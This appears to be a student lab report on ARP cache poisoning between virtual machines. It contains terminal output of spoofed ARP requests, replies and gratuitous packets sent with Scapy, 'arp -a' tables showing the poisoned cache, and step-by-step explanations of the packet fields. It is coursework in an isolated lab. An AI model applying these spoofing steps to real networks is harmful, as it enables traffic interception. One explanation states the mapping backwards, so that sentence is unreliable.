Task 2.1A

Q1

Please use your own words to describe the sequence of the library calls that are essential for sniffer programs. This is meant to be a summary, not detailed explanation like the one in the tutorial or book.

Q2

Why do you need the root privilege to run a sniffer program? Where does the program fail if it is executed without the root privilege?

Q3


Please turn on and turn off the promiscuous mode in your sniffer program. Can you demonstrate the difference when this mode is on and off? Please describe how you can demonstrate this.


Exercise 2


In this task, we have three VMs, A, B, and M. We would like to attack A's ARP cache, such that the following results are achieved in A's ARP cache.


Task 1A

On host M, construct an ARP request packet and send it to host A. Check whether M's MAC address is mapped to B's IP address in A's ARP cache.




SEEDUbuntu [Running]
/bin/bash
En
8:28 PM
/bin/bash
/bin/bash
/bin/bash
/bin/bash
/bin/bash 81x27
ptype = IPv4
hwlen = None
plen = None
op = who-has
hwsrc = 08:00:27:bc:f5:3d
psrc = 10.0.2.7
hwdst = 00:00:00:00:00:00
pdst = 10.0.2.8
.
Sent 1 packets.
[02/04/21]seed@VM:~/.../lab1$ sudo python3 task2-1A.py 10.0.2.7 10.0.2.8
###[Ethernet]###
dst = 08:00:27:a8:f4:51
src = 08:00:27:bc:f5:3d
type = ARP
###[ARP]###
hwtype = 0x1
ptype = IPv4
hwlen = None
plen = None
op = who-has
hwsrc = 08:00:27:bc:f5:3d
psrc = 10.0.2.7
hwdst = 00:00:00:00:00:00
pdst = 10.0.2.8


SEEDUbuntu Clone [Running]
/bin/bash
En
8:32 PM
/bin/bash
/bin/bash
/bin/bash
/bin/bash 66x22
[02/04/21]seed@VM:~/Desktop$ arp -a
? (10.0.2.6) at 08:00:27:bc:f5:3d [ether] on enp0s3
? (10.0.2.7) at 08:00:27:bc:f5:3d [ether] on enp0s3
? (10.0.2.1) at 52:54:00:12:35:00 [ether] on enp0s3
? (10.0.2.3) at 08:00:27:18:5a:e6 [ether] on enp0s3
[02/04/21]seed@VM:~/Desktop$
Left ⌘



[Answer]
For clarity, I will be using the setup as follows:

VM	Name	IP
M	SEEDUbuntu	10.0.2.6
A	SEEDUbuntu Clone	10.0.2.8
B	SEEDUbuntu Clone 1	10.0.2.7

Image 1 shows VM M, on which I ran the script to send an ARP Request with VM B's IP address mapped to VM M's MAC Address to VM A. VM A's arp table now has the spoofed mapping of VM B's IP address to VM M's MAC address. Image 2 shows the ARP Request Packet. Image 3 shows VM M's MAC address is mapped to VM B's IP address in VM A's ARP cache. Image 4 shows the code used to accomplish this task.

Explanation of code:

1. Create an Ethernet Frame ***E = Ether()***

2. Create an ARP layer with the ***psrc and pdst*** as VM B and VM As' IP addresses respectively. Specifying ***op=1***, we are specifying an ARP Request Packet. Since it is VM M that sends this ARP Request Packet, this packet naturally takes on VM M's MAC address. With this, we have created the mapping of VM M's IP address to VM B's MAC address.
3. Send pkt.


Task 1B


On host M, construct an ARP reply packet and send to host A. Check whether M's MAC address is mapped to B's IP address in A's ARP cache.

[Answer]

For clarity, I will be using the setup as follows:

VM	Name	IP
M	SEEDUbuntu	10.0.2.6
A	SEEDUbuntu Clone	10.0.2.8
B	SEEDUbuntu Clone 1	10.0.2.7


SEEDUbuntu Clone [Running]
/bin/bash
En
8:43 PM
/bin/bash
/bin/bash
/bin/bash
/bin/bash 66x22
[02/04/21]seed@VM:~/Desktop$ sudo ip neigh flush all dev enp0s3
[02/04/21]seed@VM:~/Desktop$ arp -a
? (10.0.2.6) at <incomplete> on enp0s3
? (10.0.2.7) at <incomplete> on enp0s3
? (10.0.2.1) at <incomplete> on enp0s3
? (10.0.2.3) at <incomplete> on enp0s3
[02/04/21]seed@VM:~/Desktop$ arp -a
? (10.0.2.6) at 08:00:27:bc:f5:3d [ether] on enp0s3
? (10.0.2.7) at 08:00:27:bc:f5:3d [ether] on enp0s3
? (10.0.2.1) at 52:54:00:12:35:00 [ether] on enp0s3
? (10.0.2.3) at <incomplete> on enp0s3
[02/04/21]seed@VM:~/Desktop$
Left ⌘


SEEDUbuntu [Running]
/bin/bash
En
8:46 PM
/bin/bash
/bin/bash
/bin/bash
/bin/bash
/bin/bash 81x27
op = is-at
hwsrc = 08:00:27:bc:f5:3d
psrc = 10.0.2.7
hwdst = 00:00:00:00:00:00
pdst = 10.0.2.8
.
Sent 1 packets.
[02/04/21]seed@VM:~/.../lab1$ sudo python3 task2-1B.py 10.0.2.7 10.0.2.8
###[Ethernet]###
dst = 08:00:27:a8:f4:51
src = 08:00:27:bc:f5:3d
type = ARP
###[ARP]###
hwtype = 0x1
ptype = IPv4
hwlen = None
plen = None
op = is-at
hwsrc = 08:00:27:bc:f5:3d
psrc = 10.0.2.7
hwdst = 00:00:00:00:00:00
pdst = 10.0.2.8
.
Sent 1 packets.
[02/04/21]seed@VM:~/.../lab1$





Image 1 shows VM A's arp cache before and after sending an ARP Reply Packet from VM M. To ensure that the arp table is updated due to the ARP Reply, I first flush the arp cache. Image 2 shows the ARP Reply Packet sent from VM M to VM A. We can verify that it is indeed an ARP Reply Packet as ***op=is-at*** is stated. After sending the ARP Reply Packet, we see VM M's MAC address is mapped to VM B's IP address in VM A's ARP cache. Image 3 shows the code used to send the ARP Reply Packet. The only difference between this code and the one used in Task 1A is in specifying ARP ***op*** value as ***2*** which is of type ARP Reply.


Task 1C

On host M, construct an ARP gratuitous packet. ARP gratuitous packet is a special ARP request packet. It is used when a host machine needs to update outdated information on all the other machine's ARP cache. The gratuitous ARP packet has the following characteristics:

- The source and destination IP addresses are the same, and they are the IP address of the host issuing the gratuitous ARP.
- The destination MAC addresses in both ARP header Ethernet header are broadcast MAC addresses (ff:ff:ff:ff:ff:ff).

- No reply is expected.






[Answer] Image 1 shows the code used to construct an ARP gratuitous request packet. The code takes in an argument which is the machine's IP address. We can be sure that there is no ARP reply by running wireshark as we run the script as shown in Image 2. The code shown in Image 1 is pretty much self-explanatory; where we first create an Ethernet header of the broadcast address before creating the ARP header of the characteristics of an ARP gratuitous request packet. Setting ***op=1*** ensures that it is indeed a request packet.

